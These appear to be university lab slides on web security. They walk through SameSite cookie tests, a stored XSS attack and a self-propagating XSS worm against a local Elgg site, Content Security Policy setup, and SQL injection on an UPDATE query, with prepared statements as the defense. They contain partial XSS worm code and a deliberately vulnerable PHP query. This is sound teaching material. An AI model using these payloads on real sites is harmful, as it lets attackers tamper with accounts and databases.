Web Security Practical Labs

Software Security

a.a. 2022/2023

Laurea Magistrale in Ing. Informatica

Roberto Natella

Outline


- Cross-Site Request Forgery (CSRF)
  - SameSite cookies - **extra**
- Cross-Site Scripting (XSS)
  - Stored XSS attack on POST request - **required**
  - Self-Propagating XSS Worm - **extra**
  - Content Security Policy (CSP) - **extra**
- SQL injection
  - Modify table - **required**
  - Prepared statements - **extra**

Cross-Site Request Forgery (CSRF)

Experimenting with SameSite Cookie method

- www.csrflab-defense.com on the VM uses SameSite cookies
- Once you have visited this website once, three cookies will be set on your browser: *cookie-normal*, *cookie-lax*, and *cookie-strict*

Experimenting with SameSite Cookie method



SameSite Cookie Experimen

www.csrflab-defense.com

Setting Cookies

After visiting this web page, the following three cookies will be set on your browser.

- cookie-normal: normal cookie
- cookie-lax: samesite cookie (Lax type)
- cookie-strict: samesite cookie (Strict type)


Experiment A: click Link A

Experiment B: click Link B

Start from: www.csrflab-defense.com

Link A goes to www.csrflab-defense.com

Link B goes to www.csrflab-attacker.com



Strumenti di sviluppo – SameSite Cookie Experiment – http://www.csrflab-defense.com/

Nome	Valore	Domain	Path	Scadenza/Max-Age	Dimensione	HttpOnly	Secure	SameSite	Ultimo accesso
cookie-lax	bbbbbb	www.csrfla...	/	Sessione	16	false	false	Lax	Wed, 14 Apr 2021 1...
cookie-normal	aaaaaa	www.csrfla...	/	Sessione	19	false	false	None	Wed, 14 Apr 2021 1...
cookie-strict	cccccc	www.csrfla...	/	Sessione	19	false	false	Strict	Wed, 14 Apr 2021 1...

Experimenting with SameSite Cookie method

- Experiment A: from www.csrflab-defense.com to www.csrflab-defense.com
- Experiment B: from www.csrflab-attacker.com to www.csrflab-defense.com

- Before following the two links, **try to anticipate** which cookies will be sent in the HTTP request
- Then, follow the two links
  - Why some cookies are not sent in certain scenarios?
  - How SameSite cookies can help a server detect whether a request is a cross-site one?

Cross-Site Scripting (XSS)

XSS Attacks to Change Other People’s Profiles

Goal: Putting a statement “SAMY is MY HERO” in other people’s profile without their consent.

Investigation taken by attacker Samy:

- Samy captured an edit-profile request

Captured HTTP Request

```
http://www.xsslabelgg.com/action/profile/edit                      ①
POST HTTP/1.1 302 Found
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; ...
Accept: text/html,application/xhtml+xml,application/xml;...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 489
Cookie: Elgg=hqk18rv5r1l1sbcik2vlqep615                            ②
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=BPyoX6EZ_KpJTa1xA3YCNA&__elgg_ts=1543678451          ③
&name=Samy
&description=Samy is my hero                                       ④
&accesslevel[description]=2                                        ⑤
... (many lines omitted) ...
&guid=47                                                           ⑥
```

Line ①: URL of the edit-profile service.

Line ②: Session cookie (unique for each user). It is automatically set by browsers.

Line ③: CSRF countermeasures, which are now enabled.

Captured HTTP Request (continued)

```
&name=Samy
&description=Samy is my hero                                    ④
&accesslevel[description]=2                                     ⑤
... (many lines omitted) ...
&guid=47                                                        ⑥
```

- Line ④: Description field with our text "Samy is my hero"
- Line ⑤: Access level of each field: 2 means the field is viewable to everyone.
- Line ⑥: User ID (GUID) of the victim. This can be obtained by visiting victim's profile page source. In XSS, as this value can be obtained from the page. As we don't want to limit our attack to one victim, we can just add the GUID from JavaScript variable called `elgg.session.user.guid`.

Construct the Malicious Ajax Request

```
<script type="text/javascript">
window.onload = function(){
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name  = "&name=" + elgg.session.user.name;

  // Construct the content of your url
  var sendurl = ...;       // FILL IN
  var content = ...;       // FILL IN
  var samyGuid = ...;      // FILL IN

  if (elgg.session.user.guid != samyGuid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```


Inject the into Attacker’s Profile

- Samy can place the malicious code into his profile and then wait for others to visit his profile page.
- Login to Alice’s account and view Samy’s profile. As soon as Samy’s profile is loaded, malicious code will get executed.
- On checking Alice profile, we can see that “SAMY IS MY HERO” is added to the “About me” field of her profile.

Self-Propagating XSS Worm

Goal: Make the XSS attack to self-propagate (worm)

The worm modifies the victim profile to carry a copy of the worm code, so it can further spread



Self-Propagating XSS Worm

```
<script id="worm">

// Use DOM API to get a copy of the content in a DOM node.
var strCode = document.getElementById("worm").innerHTML;

// Displays the tag content
alert(strCode);

</script>
```

- Use **document.getElementById("worm")** to get the reference of the node
- **innerHTML** gives the inside part of the node, not including the script tag
- Our attack code can **send a copy of itself to the victim**

Self-Propagating XSS Worm

```
<script id="worm">
window.onload = function() {
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";     ①
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";                                        ②

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);    ③

  // Set the content of the description field and access level
  var desc = "&description=Samy is my hero" + wormCode;
  desc    += "&accesslevel[description]=2";                             ④
  //...
</script>
```

Line ① and ②: Get a copy of the worm code, including the script tags.

Line ②: We split the string into two parts and use "+" to concatenate them together. If we directly put the entire string, Firefox's HTML parser will consider the string as a closing tag of the script block and the rest of the code will be ignored.

Self-Propagating XSS Worm

<u>Line ③:</u> In HTTP POST requests, data is sent with Content-Type as “application/x-www-form-urlencoded”. We use encodeURIComponent() function to encode the string.

<u>Line ④:</u> Access level of each field: 2 means public.

After Samy places this self-propagating code in his profile, when Alice visits Samy’s profile, the worm gets executed and modifies Alice’s profile, inside which, a copy of the worm code is also placed. So, any user visiting Alice’s profile will too get infected in the same way.


Experiment with CSP

- Visit the websites example32a.com, example32b.com, example32c.com deployed locally by the lab
- Each page displays 6 areas, and JS code trying to write "OK" in them
- If you see "Failed", the CSP blocked the JS
- Change the server configuration so that all areas display "OK"
  - image_www/apache_csp.conf
  - image_www/csp/phpindex.php

After updating the files, rebuild and restart the containers with:

```
$ docker-compose down
$ docker-compose build
$ docker-compose up
```


Experiment with CSP


example32b.com/

www.example32b.com

CSP Experiment

1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me


example32c.com/

www.example32c.com

CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me

Experiment with CSP

```html
<html>
<h2 >CSP Experiment</h2>
<p>1. Inline: Nonce (111-111-111): <span id='area1'>Failed</span></p>
<p>2. Inline: Nonce (222-222-222): <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From www.example60.com: <span id='area5'>Failed</span></p>
<p>6. From www.example70.com: <span id='area6'>Failed</span></p>
<p>7. From button click:
      <button onclick="alert('JS Code executed!')">Click me</button></p>

<script type="text/javascript" nonce="111-111-111">
document.getElementById('area1').innerHTML = "OK";
</script>

<script type="text/javascript" nonce="222-222-222">
document.getElementById('area2').innerHTML = "OK";
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>

<script src="script_area4.js"> </script>
<script src="http://www.example60.com/script_area5.js"> </script>
<script src="http://www.example70.com/script_area6.js"> </script>
</html>
```

SQL Injection


SQL Injection Attack on UPDATE

1. Log-in as Alice (pass: *seedalice*), and increase your salary
2. Punish your boss Boby, by reducing his salary to 1 dollar
3. Change Boby's password to something that you know, and then log into his account

- Note: the database stores the SHA1 hash value of passwords instead of the plaintext password string. You can use MySQL's sha1() function in your query.

SQL Injection Attack on UPDATE


- Attack the Edit Profile page to update employees information (unsafe_edit_backend.php)



NickName	NickName
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
   nickname='$input_nickname',
   email='$input_email',
   address='$input_address',
   Password='$hashed_pwd',
   PhoneNumber='$input_phonenumber'
   WHERE ID=$id;";
$conn->query($sql);
```

SQL Injection Attack



Name	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				

Prepared Statement

- Modify the web app at http://www.seedlabsqlinjection.com/defense/ to use a prepared statement
- Code located in "image_www/Code/defense" (unsafe.php)

```
$stmt = $conn->prepare("SELECT name, local, gender
                        FROM USER_TABLE
                        WHERE id = ? and password = ? ");
// Bind parameters to the query
$stmt->bind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_local, $bind_gender);
$stmt->fetch();
```